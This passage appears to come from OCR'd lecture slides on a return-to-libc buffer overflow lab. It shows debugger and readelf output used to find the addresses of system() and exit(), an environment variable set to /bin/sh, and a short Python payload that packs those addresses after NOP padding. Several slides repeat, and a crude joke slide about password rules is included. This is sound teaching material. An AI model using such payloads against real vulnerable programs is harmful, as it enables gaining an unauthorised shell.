$3 = (<text variable, no debug info> *) 0xb7e5f430 <system>
(gdb) p &exit
$4 = (<text variable, no debug info> *) 0xb7e52fb0 <exit>
(gdb)
```

**Method-1**

# Getting Addr of system calls

```
vol@ubuntu:~/netsec/retlibc$ ps -ef | grep stack
vol       19269 19207  0 18:54 pts/3    00:00:00 ./stack
vol       19309  2453  0 18:55 pts/1    00:00:00 grep --color=auto stack
vol@ubuntu:~/netsec/retlibc$ pmap 19269
19269:   ./stack
08048000      4K r-x--  /home/vol/netsec/retlibc/stack
08049000      4K r----  /home/vol/netsec/retlibc/stack
0804a000      4K rw---  /home/vol/netsec/retlibc/stack
0804b000    132K rw---    [ anon ]
b7e1f000      4K rw---    [ anon ]
b7e20000   1676K r-x--  /lib/i386-linux-gnu/libc-2.15.so
b7fc4000      8K r----  /lib/i386-linux-gnu/libc-2.15.so
b7fc6000      4K rw---  /lib/i386-linux-gnu/libc-2.15.so
b7fc7000     12K rw---    [ anon ]
b7fd9000     16K rw---    [ anon ]
b7fdd000      4K r-x--    [ anon ]
b7fde000    128K r-x--  /lib/i386-linux-gnu/ld-2.15.so
b7ffe000      4K r----  /lib/i386-linux-gnu/ld-2.15.so
b7fff000      4K rw---  /lib/i386-linux-gnu/ld-2.15.so
bffdf000    132K rw---    [ stack ]
 total     2140K
```

**Method-2**

# Getting Addr of system calls

```
vol@ubuntu:~/netsec/retlibc$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   239: 0011d7c0    73 FUNC    GLOBAL DEFAULT   12 svcerr_systemerr@@GLIBC_2.0
   615: 0003f430   141 FUNC    GLOBAL DEFAULT   12   libc_system@@GLIBC_PRIVATE
  1422: 0003f430   141 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
```

0xb7e20000 + 0x3f430 = 0xb7e5f430

**Method-2**

# Env Variable

```
vol@ubuntu:~/netsec/retlibc$ export EGG="/bin/sh"
vol@ubuntu:~/netsec/retlibc$ echo $EGG
/bin/sh
vol@ubuntu:~/netsec/retlibc$
```

```
vol@ubuntu:~/netsec/retlibc$ ./envaddr EGG
address of EGG is 0xbffff687
String present there is /bin/sh
vol@ubuntu:~/netsec/retlibc$
```

# 3 things ready

- Address of system call = 0xb7e5f430
- Address of exit call = 0xb7e52fb0
- Address of environment variable = 0xbffff687

# Exploit

```
nop_len = 90;
junk = ((nop_len) * "\x90")
p +=  junk +  pack("<I", 0xb7e5f430) + pack("<I", 0xb7e52fb0) + pack("<I", 0xbffff68b)
print p
```

Address of system call in red

# 3 things ready

- Address of system call = 0xb7e5f430
- Address of exit call = 0xb7e52fb0
- Address of environment variable = 0xbffff687

# Exploit

```
nop_len = 90;
junk = ((nop_len) * "\x90")
p +=  junk +  pack("<I", 0xb7e5f430) + pack("<I", 0xb7e52fb0) + pack("<I", 0xbffff68b)
print p
```

# 3 things ready

- Address of system call = 0xb7e5f430
- Address of exit call = 0xb7e52fb0
- Address of environment variable = 0xbffff687

# Env Variable


```
vol@ubuntu:~/netsec/retlibc$ export EGG="/bin/sh"
vol@ubuntu:~/netsec/retlibc$ echo $EGG
/bin/sh
vol@ubuntu:~/netsec/retlibc$
```

```
vol@ubuntu:~/netsec/retlibc$ ./envaddr EGG
address of EGG is 0xbffff687
String present there is /bin/sh
vol@ubuntu:~/netsec/retlibc$
```

# Getting the address of string

```
15        badfile = fopen("badfile", "r");
(gdb) x/50s *environ
0xbffff570:      "SSH_AGENT_PID=2124"
0xbffff583:      "GPG_AGENT_INFO=/tmp/keyring-DShQL1/gpg:0:1"
0xbffff5ae:      "SHELL=/bin/bash"
0xbffff5be:      "TERM=xterm"
0xbffff5c9:      "XDG_SESSION_COOKIE=83ca8199cdeecc81246e5f3c00000001-1487839325.743060-1526168025"
0xbffff61a:      "WINDOWID=46137350"
0xbffff62c:      "GNOME_KEYRING_CONTROL=/tmp/keyring-DShQL1"
0xbffff656:      "EGG=/bin/sh"
0xbffff662:      "USER=vol"
0xbffff66b:      "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31"...
0xbffff733:      ":*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31
=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.d"...
0xbffff7fb:      "eb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.ace=01;31:*.zoo=01;31
jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35"...
0xbffff8c3:      ":*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=
1;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mk"...
0xbffff98b:      "v=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35
.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35"...
0xbffffa53:      ":*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.axv=01;35:*.anx=01;
*.flac=00;36:*.mid=00;36:*.midi=00;36:*.mka=00"...
0xbffffb1b:      ";36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xsp
0xbffffb8c:      "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffffbc6:      "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffffbfa:      "SSH_AUTH_SOCK=/tmp/keyring-DShQL1/ssh"
0xbffffc20:      "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffffc53:      "SESSION_MANAGER=local/ubuntu:@/tmp/.ICE-unix/2089,unix/ubuntu:/tmp/.ICE-unix/2089"
0xbffffca5:      "COLUMNS=172"
0xbffffcb1:      "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg"
0xbffffcde:      "DESKTOP_SESSION=ubuntu"
0xbffffcf5:      "PATH=/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games"
```

# Env Var


0xbffff656
0xbffff6570xbffff658
0xbffff659
0xbffff65a
E
G
G
=
/
b
0xbffff687

# Creating a password

cabbage

*Sorry, the password must be more than 8 characters.*

boiled cabbage

*Sorry, the password must contain 1 numerical character.*

1 boiled cabbage

*Sorry, the password cannot have blank spaces.*

50fuckingboiledcabbages

*Sorry, the password must contain at least one upper case character.*

50FUCKINGboiledcabbages

*Sorry, the password cannot use more than one upper case character consecutively.*

50FuckingBoiledCabbagesShovedUpYourArse,IfYouDon'tGiveMeAccessImmediately

*Sorry, the password cannot contain punctuation.*

NowIAmGettingReallyPissedOff50FuckingBoiledCabbagesShovedUpYourArseIfYou DontGiveMeAccessImmediately

*Sorry, that password is already in use!*

# References


- http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/
- http://eli.thegreenplace.net/2011/08/25/load-time-relocation-of-shared-libraries
- https://zolmeister.com/2013/05/rop-return-oriented-programming-basics.html
- http://unix.stackexchange.com/questions/116327/loading-of-shared-libraries-and-ram-usage
- http://nairobi-embedded.org/040_elf_sec_seg_vma_mappings.html
- https://pax.grsecurity.net/docs/aslr.txt
- Vivek Ramachandran video tutorials